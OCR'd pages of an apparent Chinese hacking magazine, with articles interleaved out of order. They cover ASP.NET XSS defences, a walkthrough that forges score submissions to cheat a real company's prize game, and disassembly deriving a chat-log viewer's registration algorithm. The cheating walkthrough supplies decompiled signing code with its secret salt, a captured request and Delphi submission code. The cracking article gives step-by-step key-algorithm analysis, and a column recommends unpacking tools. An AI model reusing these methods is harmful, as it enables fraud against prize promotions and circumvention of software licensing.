


图1　asp.net对XSS攻击的防御报错信息

可以看到，只输入了"<img"，提交即被提示错误了，这就是微软在.NET 1.1推出的预防XSS攻击的一项安全措施。虽然是默认就开启了检查，不过很多程序员因为需要在页面上用到各种外部编辑器，所以他就必须得把ValidateRequest设为false，这样我们就有机可乘了。其实在很多时候，程序员都还是采用传统的过滤方式来写代码，这样我们仍然可以进行XSS攻击。

这篇文章我从现今WEB安全的角度重点的说了一下asp.net在这些方面的安全措施，总体来讲，asp.net算是一种安全性很高的语言，不过还是得看用的人怎么去发挥了。有任何疑问欢迎大家和我交流，我的"黑手"论坛ID是4lert。

编辑点评：

的的确确如作者所说，asp.net的Sql Injection比较少见，由此可见MS还是在安全方面下了很大的功夫。

Delphi编程实现有奖活动游戏刷分

AIRZERO



从本文你可以学到：

1、了解MD5与BASE64
2、掌握抓包技术
3、了解SWF反编译
4、代码实现伪造数据包




图1　活动流程和规则

大家好，前段时间帮朋友写了一个有奖活动游戏刷分的工具，顺手就把实现过程写下来供大家分享了。活动地址是www.sanjin2008.com.cn，是三金药业举办的，活动规则如图1所示。




图2　选择币种

我们需要实现的作弊环节就是玩游戏得银币这个环节。首先打开射击游戏这个界面，游戏支付方式有游戏币和银币两种，由于我的号有银币，所以直接选取银币测试，最多一次可押2000银币，押的越多就有可能获得的越多，如图2所示。




图3　游戏结束界面

输入账号密码开始游戏，这时打开抓包工具，游戏结束后出现如图3所示界面，抓到的数据如图4所示。

数据包中的一些信息一看就是加密了，keyB很明显是base64加密的，可以解码。keyA是md5加密的，不可逆。我们首先解出keyB，解码的结果为：**airzero#123456#62#2#1219740494511#2000**，前面两个是账号和密码，后面是什么意思呢？我们把这个游戏下载下来反编译看看。

游戏地址是http://www.sanjin2008.com.cn/olympicgames/shoot.swf，我使用swf反编译工具Sothink SWF Decompiler进行反编译，然后找到了以下关键脚本：

```
    var send_lv = new LoadVars();
    var timestamp = new Date().getTime();
    send_lv.keyA = security.md5.md5encode(_root.username + "#" + _root.
password + "#" + _root.nscore + "#" + _root.cointype + "#" +
timestamp + "#" + _root.money_value + "#" + "sanjin2008sjp");
    send_lv.keyB = security.base64.encode(_root.username + "#" + _root.
password + "#" + _root.nscore + "#" + _root.cointype + "#" +
timestamp + "#" + _root.money_value);
    send_lv.sendAndLoad("http://" + _root.linkurl + "/calculationSJP.do",
result_lv, "POST");
```

对照我们刚才抓包的结果，很明显就可以看出KeyA是由"**账号#密码#分数#分数类别#timestamp#押注金额#sanjin2008sjp**"组成的字符串经过md5加密而来的；keyB则是由"**账号#密码#分数#分数类别#timestamp#押注金额**"经过base64编码而来的。

要说明的是，_root.nscore是我们游戏的得分，满分是100；_root.cointype是我们选择的扣除银币还是游戏币，1为游戏币，2为银币；timestamp是由new Date().getTime()而来的，百度后知道这个返回的是指定的Date。

```
POST /calculationSJP.do HTTP/1.1
Accept: */*
Accept-Language: zh-CN
Referer: http://www.sanjin2008.com.cn/olympicgames/shoot.swf
x-flash-version: 9,0,124,0
Content-Type: application/x-www-form-urlencoded
Content-Length: 97
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322;
GreenBrowser)
Host: www.sanjin2008.com.cn
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:JSESSIONID=ain8iXj3rM0-;
__utma=45142310.2072249327.1219739258.1219739258.1219739258.1; __utmb=45142310;
__utmc=45142310; __utmz=45142310.1219739258.1.1.utmccn=(referral)
|utmcsr=sanjin2008.com|utmcct=/|utmcmd=referral

keyB=YWlyemVybyMxMjM0NTYjNjIjMiMxMjE5NzQwNDk0NTExIzIwMDA%
3D&keyA=f9d182cc91d7e0e4b8524be708d31c6f
```

图4　获取的数据包

CRACKER

Cracker 10086北京行：

北京的深秋，早上有点寒意，当每天都走过必经的一条路之后才发现，原来这条路的早上也挺塞车的。幸好离上班的地方不太远，否则真难想象早上五点半起床的时候，那是一种什么样的感觉？

国庆游北大，进门居然还要登记，但是登记后居然还有一份北大鸟瞰图送！实在有点意外。游了一下以前文人们描述中的北大未名湖，感觉在这求学，确实是个非常不错的环境。当树上的叶子变黄的时候，就连一棵树木也能成为一道美丽的风景线。

后来发现，鸟瞰图是被用来方便游客游北大的，北大的人文气息真的非常浓厚。当我站在未名湖中的石舫上时，就在想，假如我坐在这石舫上玩破解，这是一件何等的乐事呢？

每月破资源

1、ASProtect Unpacking Tools

集合了大部分的ASProtect脱壳工具，其中Volx大侠编写的OD脚本极具杀伤力！即使你不会手脱，但是有脚本的帮助，跟使用脱壳机基本没什么分别。另外，还集合了一些比较老一点的软件版本，方便收藏，说不定哪天还需要用呢？工具不怕多，就怕你不收集！

2、Detemida

此工具检测各主要版本的Themida/WinLicense被保护文件，还集成了水印显示，可以当水印查看器使用。检测原理是模糊匹配、静态解码。所产生的结果如果是水印匹配的，会显示水印和版本。另外，还拥有3种模糊匹配、OEP、2种Hide from PE Scanners的检测，提示Hide方式和段数据检测。（注意一下：此工具需要VC8运行库支持）

3、易自动脱壳机0.3b2驱动版

自从易语言开始流行，很多人喜欢使用易语言编写程序，而现在写程序基本上都会加壳，就是为了防破解。但是易语言唯一的致命点就是加了壳等于没加一样，很容易就被高手脱掉，以前还流传有万能脱壳法。

4、Armadillo Unpacking Tools

和ASProtect Tools一样，这个包集合了当前主流的Armadillo的脱壳工具。在06年开始，Armadillo基本就开始被高手们玩烂了，脱壳教程是越来越多，以致于现在此壳的脱壳教程也是比较罕见了，为啥？因为有强大的脱壳辅助工具，简直是如虎添翼。

上面的参数都搞明白了，我们就可以编程实现了。其中md5和base64的加密代码网上都有下载，timestamp的实现代码如下：

```
function TForm1.Getts;
var
s:string;
e,k:Tdatetime;
begin
e:= strtodatetime(formatdatetime('yyyy-mm-dd hh:nn:ss:zzz',now()));
k:=StrToDateTime('1970-01-01 08:00:00:000');
s:=inttostr(millisecondsBetween(e,k));
result :=s;
end;
procedure TForm1.BtnSubmitClick(Sender: TObject);
begin
timer1.interval:=strtoint(edit1.text);
timer1.enabled:=true;
end;
```

提交数据包用TClientSocket实现，在写好代码后测试时仍有问题，最后发现base64加密后最后一个符号会是'='，而提交的时候需要进行url编码。最后使用了StringReplace进行替换，再经过测试后成功了。

在我写这篇文章的时候活动已经结束了，但游戏还能玩。代码已打包。

（文章所涉及的相关代码已经收录在光盘中）

编辑点评：

本文的作者使用抓包、反编译等技术实现了伪造数据包，hack技术本来不仅仅局限于黑，更多的是发挥自己的想象力，通过利用系统或者工具来达到相应的目的。

看我破解QQ远程聊天记录查看器

图 师卓

从本文你可以学习到：

QQ远程聊天记录查看器破解分析

上网时无意间看见了CrackMii（网名）爆破的"QQ远程聊天记录查看器"这个程序，尝试点击注册，如图1，却注册失败。




图1　注册失败没有经典的对话框

看来不同的机子有不同的注册方法，于是自己用peid查壳，发现是aspack的壳，用peid自带的脱壳机脱去后再查，发现是VB编写的。前两天刚好看过有关破解VB的教程，于是自己想尝试一下。

按照教程的方法，无非就是__vbaStrCmp和rtcMsgBox这两个断点，可是从图1可以看出，并没有跳出对话框。于是直接下__vbaStrCmp的断点，竟然没有断下，看来这个程序没有用这个函数。突然发现OD有个API万能断点的插件，尝试在OD里运行程序，输入注册的邮箱和假码后再下万能断点，然后点击注册，没想到还真断下来了，来到如图2的地方。




图2　万能断点成功中断

取消断点，按ALT+F9返回到程序，然后一路F8。由于和注册码的算法没有关系，所以大家可以自己看一下，程序在这里是在判断注册邮箱是不是小写，如果是小写的话转换成大写，再放到输入注册邮箱那里。我输入的是163的邮箱，然后来到0042C9CC这个地方，这里才是真正的算法开始处。

```
0042C9CC    > /8B85 48FDFFFF mov eax, dword ptr ss:[ebp-2B8]
; //第一次循环开始
0042C9D2    . |3945 DC      cmp dword ptr ss:[ebp-24],eax   ;
//判断和注册邮箱长度是否一样
0042C9D5    . |0F8F A4010000 jg 123.0042CB7F                ;
//超过就跳出循环
..............................................
0042CA23    . |52           push edx                        ;
/Arg1
0042CA24    . |FF15 D8104000 call dword ptr ds:[<&msvbvm60.
rtcUpp>; \//邮箱变大写
0042CA2A    . |8BD0         mov edx, eax
0042CA2C    . |8D4D B0      lea ecx, dword ptr ss:[ebp-50]
..............................................
0042CA60    . |50           push eax                        ;
/Arg1
0042CA61    . |FF15 3C104000 call dword ptr ds:[<&msvbvm60.
rtcAns>; \//提每个字符取ASCII值
0042CA67    . |66 05 0200   add ax,2                        ;
//该ASCII+2
0042CA6B    . |0F80 261B0000 jo 123.0042E597
..............................................
0042CAC5    . |51           push ecx                        ;
/Arg2
0042CAC6    . |8D55 88      lea edx,dword ptr ss:[ebp-78]   ;
|
0042CAC9    . |52           push edx                        ;
|Arg1
0042CACA    . |FF15 A0114000 call dword ptr ds:[<&msvbvm60.
rtcHex>; \\ASCII值转化成16进制
0042CAD0    . |8B45 C0      mov eax, dword ptr ss:[ebp-40]
; 前一次循环的运算结果放到eax
..............................................
0042CB15    . |8D85 78FFFFFF lea eax, dword ptr ss:[ebp-88]
; |
0042CB1B    . |50           push eax                        ;
|Arg1
0042CB1C    . |FF15 6C114000 call dword ptr ds:[<&msvbvm60.
__vbaV>; \__vbaVarCat; /这里开始连接第一次循环的结果
0042CB22    . |50           push eax                        ;
/Arg3
0042CB23    . |8D8D 68FFFFFF lea ecx, dword ptr ss:[ebp-98]
; |
0042CB29    . |51           push ecx                        ;
|Arg2
0042CB2A    . |8D95 58FFFFFF lea edx, dword ptr ss:[ebp-A8]
; |
0042CB30    . |52           push edx                        ;
|Arg1
0042CB31    . |FF15 6C114000 call dword ptr ds:[<&msvbvm60.
__vbaV>; \这次的计算结果前面放前两位, 后面放后三位
..............................................
0042CB7A    .^\E9 4DFEFFFF  jmp 123.0042C9CC                ;
//跳到开始循环的地方
0042CB7F    >  8B4D C0      mov ecx, dword ptr ss:[ebp-40]
;  //循环完毕后跳转到这里
```

我们把0042CA72这个CALL设为F(x)，虽然在这次循环里没有用，但是在后面的循环中会用到它。我们跟进0042CACA这个CALL里面发现有一个CALL，继续跟进，来到第一次循环的第一个关键算法处，位置如下：

```
7347113E    |>  8D55 FC     lea edx,dword ptr ss:[ebp-4]    ;
开始循环
73471141    |>  8AC8        /mov cl,al                      ;
AL=ASCII+2
73471143    |.  80E1 0F     |and cl,0F                      ;
(ASCII+2)运算结果和0F做与运算
73471146    |.  66:0FBEC9   |movsx cx, cl
7347114A    |.  83C1 30     |add ecx,30                     ;
+30
7347114D    |.  66 83F9 39  |cmp cx,39                      ;
和39比较
73471151    |.  76 03       |jbe short msvbvm60.73471156
73471153    |.  83C1 07     |add ecx, 7
73471156    |>  4F          |dec edi
73471157    |.  4A          |dec edx
73471158    |.  4A          |dec edx                        ;
存结果
73471159    |.  C1E8 04     |shr eax,4                      ;
右移4个做完结果控制循环
7347115C    |.  66 890A     |mov word ptr ds:[edx],cx       ;
存入
7347115F    |.^ 75 E0       \jnz short msvbvm60.73471141
73471161    |.  6A 08       push 8
73471163    |.  58          pop eax
```

这里也就是得出这次循环时字符的16进制，继续F8，来到0042CB04这个CALL，发现里面有一个CALL。我们跟进，来到第一次循环的第二个关键算法处，位置如下：

```
7347126C    |>  8AD0        /mov dl, al
7347126E    |.  4F          |dec edi
7347126F    |.  80E2 07     |and dl,7                       ;
ASCII+2与7, 上次的结果和7
73471272    |.  49          |dec ecx
73471273    |.  66:0FBED2   |movsx dx, dl
73471277    |.  49          |dec ecx                        ;
存结果的地方
73471278    |.  83C2 30     |add edx,30                     ;
+30
7347127B    |.  C1E8 03     |shr eax,3                      ;
右移3位, 直到eax为0方才结束
7347127E    |.  66:8911     |mov word ptr ds:[ecx], dx
73471281    |.^ 75 E9       \jnz short msvbvm60.7347126C
```

这里的算法总结是**[ECX] = ((ASCII+2) and 7)+30,[ECX] = (EAX shr 3)and7)+30 , [ECX] = (EAX shr 3)and7)+30。**

接下来就是连接字符串了，这个程序的连接有点奇怪，每次循环得出一个五位数，本次计算结果的前两个字符放在上次计算结果字符的前面，后三个字符放在上次计算结果的后面，第一次运算结果记为A。在0042CB96这里开始了第二次算法，第二次算法是对第一次运算的结果进行再运算，位置如下：

```
0042CB96    > /8B95 40FDFFFF mov edx, dword ptr ss:[ebp-2C0]
;//第二次循环的开始
0042CB9C    . |3955 DC      cmp dword ptr ss:[ebp-24], edx
0042CB9F    . |7F 7C        jg short 123.0042CC1D
0042CBA1    . |C745 90 01000>mov dword ptr ss:[ebp-70], 1
;//每次去一位进行运算
0042CBA8    . |C745 88 02000>mov dword ptr ss:[ebp-78], 2
0042CBAF    . |8B45 C4      mov eax, dword ptr ss:[ebp-3C]
;//上次运算结果放在EAX里
0042CBB2    . |50           push eax                        ;/
/压栈
0042CBB3    . |8D4D 88      lea ecx, dword ptr ss:[ebp-78]
0042CBB6    . |51           push ecx
0042CBB7    . |8B55 DC      mov edx, dword ptr ss:[ebp-24]
0042CBBA    . |52           push edx
0042CBBB    . |8B45 C0      mov eax,dword ptr ss:[ebp-40]   ;/
/第一次循环后的结果给EAX
0042CBBE    . |50           push eax
0042CBBF    . |FFD3         call ebx                        ;/
/这里是计算去第一次计算结果的第几位
0042CBC1    . |8BD0         mov edx, eax
0042CBC3    . |8D4D BC      lea ecx, dword ptr ss:[ebp-44]
0042CBC6    . |FFD6         call esi
0042CBC8    . |50           push eax                        ;
/Arg1
0042CBC9    . |FF15 3C104000 call dword ptr ds:[<&msvbvm60.
rtcAns>  ; \rtcAnsiValueBstr
0042CBCF    . |50           push eax
0042CBD0    . |FF15 04104000 call dword ptr ds:[<&msvbvm60.
__vbaS>  ;//和F(x)的算法一样
```

我们看出来这里调用了F(x)算法，现在对这个算法做个详细的解释。F7跟进这个CALL后发现它调用了很多个CALL，跟进7710DD9C这个CALL，就来到这个程序的核心算法处，虽然在第一次循环没有用到算出来的结果。

```
770FA55B    $  8BFF          mov edi,edi                          ;  这里是关键算法
770FA55D    .  55            push ebp
770FA55E    .  8BEC          mov ebp, esp
770FA560    .  837D 10 00    cmp dword ptr ss:[ebp+10], 0
……………………………………
770FA576    .  6A 0A         push 0A
770FA578    .  5B            pop ebx                              ;  EBP=OA
770FA579    .  F7F3          div ebx                              ;  EAX 对 EBX 求余，余数在 EDX
770FA57B    .  83C2 30       add edx,30                           ;  余数 +30
770FA57E    .  66 8911       mov word ptr ds:[ecx],dx             ;  给[ECX]
770FA581    .  41            inc ecx
770FA582    .  41            inc ecx
770FA583    .  85C0          test eax, eax
770FA585    .  8945 08       mov dword ptr ss:[ebp+8], eax
770FA588    .^ 77 E7         ja short OLEAUT32.770FA571
770FA58A    .  66 8321 00    and word ptr ds:[ecx],0              ;  [ECX]与 0
770FA58E    .  49            dec ecx
770FA58F    .  49            dec ecx
770FA590    .  5B            pop ebx                              ;  下面把计算结果位置互换，第一位给最后一位，最后一位给第一位
770FA591    >  66 8B16       mov dx,word ptr ds:[esi]             ;  第一次计算结果给 DX
770FA594    .  66 8B01       mov ax,word ptr ds:[ecx]             ;  第二次计算结果给 ax
770FA597    .  66 8911       mov word ptr ds:[ecx],dx             ;  在入栈
770FA59A    .  49            dec ecx
770FA59B    .  66 8906       mov word ptr ds:[esi],ax             ;  在入栈
770FA59E    .  49            dec ecx                              ;  存
770FA59F    .  46            inc esi
770FA5A0    .  46            inc esi
770FA5A1    .  3BF1          cmp esi, ecx                         ;  比较 ECX 和 ESI 是否相等，相等循环这个跳转，在后面有用到
770FA5A3    .^ 72 EC         jb short OLEAUT32.770FA591
770FA5A5    .  5E            pop esi
770FA5A6    .  5D            pop ebp
770FA5A7    .  C2 0C00       retn 0C
```

算法：(ASCII+2)对 A 求余 +30，然后对上次的运算结果进行相同的运算，最后将得出的字符进行首位互换，第二次运算结果记为 B。

接下来就是第三次的循环了，为了避免骗稿费的嫌疑，我把第五次到第十次的算法都在这里说一下，因为它们和第三次的一样，只是保存的地方不一样。

```
0042CC34    > /8B8D 38FDFFFF mov ecx, dword ptr ss:[ebp-2C8]      ;  第三次循环开始
……………………
0042CC41    . |C745 90 05000>mov dword ptr ss:[ebp-70], 5         ;  这里是每次取五个字符
……………………
0042CC61    . |50            push eax
0042CC62    . |FF15 8C114000 call dword ptr ds:[<&msvbvm60.__vbaR>;  msvbvm60.__vbaR8Str
0042CC68    . |FF15 E4114000 call dword ptr ds:[<&msvbvm60.__vbaF>;  第二次运算结果的每五个字符，以十六进制形式给 EAX
0042CC6E    . |8945 E0       mov dword ptr ss:[ebp-20], eax
0042CC71    . |8D4D BC       lea ecx, dword ptr ss:[ebp-44]
0042CC74    . |FF15 24124000 call dword ptr ds:[<&msvbvm60.__vbaF>;  msvbvm60.__vbaFreeStr
0042CC7A    . |8D4D 88       lea ecx, dword ptr ss:[ebp-78]
0042CC7D    . |FF15 20104000 call dword ptr ds:[<&msvbvm60.__vbaF>;  msvbvm60.__vbaFreeVar
0042CC83    . |8B55 C8       mov edx,dword ptr ss:[ebp-38]        ;  16 进制相加
0042CC86    . |0355 E0       add edx,dword ptr ss:[ebp-20]        ;  第一次和用户名的位数相加
0042CC89    . |0F80 08190000 jo 123.0042E597
0042CC8F    . |8955 C8       mov dword ptr ss:[ebp-38], edx
0042CC92    . |B8 05000000   mov eax, 5
0042CC97    . |0345 DC       add eax, dword ptr ss:[ebp-24]
0042CC9A    . |0F80 F7180000 jo 123.0042E597
0042CCA0    . |8945 DC       mov dword ptr ss:[ebp-24], eax
0042CCA3    .^\EB 8F         jmp short 123.0042CC34
0042CCA5    >  8B45 C0       mov eax, dword ptr ss:[ebp-40]
…………
0042CC68    .  FF15 E4114000 call dword ptr ds:[<&msvbvm60.__vbaF>;  第二次运算结果的每五个字符，以十六进制形式给 EAX
0042CC83    .  8B55 C8       mov edx,dword ptr ss:[ebp-38]        ;  16 进制相加
0042CC86    .  0355 E0       add edx, dword ptr ss:[ebp-20]       ;  第一次和用户名的位数相加
```

注释得很清楚了，这里就不再复述，第二次运算结果记为 C。后面的第五次到第十次的算法，只是运算对象和保存的地方不一样。

第四次循环（这次是对第一次循环的结果进行的运算）：

```
0042CCBC    > /8B8D 30FDFFFF mov ecx, dword ptr ss:[ebp-2D0]
……………………………………………………
0042CCED    . |8B55 C0       mov edx,dword ptr ss:[ebp-40]        ;  第一次循环的结果
0042CCF0    . |52            push edx
0042CCF1    . |FFD3          call ebx                             ;  每一位的 ASCII 值
0042CCF3    . |8BD0          mov edx, eax
0042CCF5    . |8D4D BC       lea ecx, dword ptr ss:[ebp-44]
0042CCF8    . |FFD6          call esi
0042CCFA    . |50            push eax                             ; /Arg1
0042CCFB    . |FF15 3C104000 call dword ptr ds:[<&msvbvm60.rtcAns>; \提取 ASCII 值
0042CD01    . |50            push eax
0042CD02    . |FF15 04104000 call dword ptr ds:[<&msvbvm60.__vbaS>;  进行 F(x)的算法
0042CD08    . |8BD0          mov edx, eax
0042CD0A    . |8D4D B8       lea ecx, dword ptr ss:[ebp-48]
0042CD0D    . |FFD6          call esi
0042CD0F    . |50            push eax                             ; |Arg1
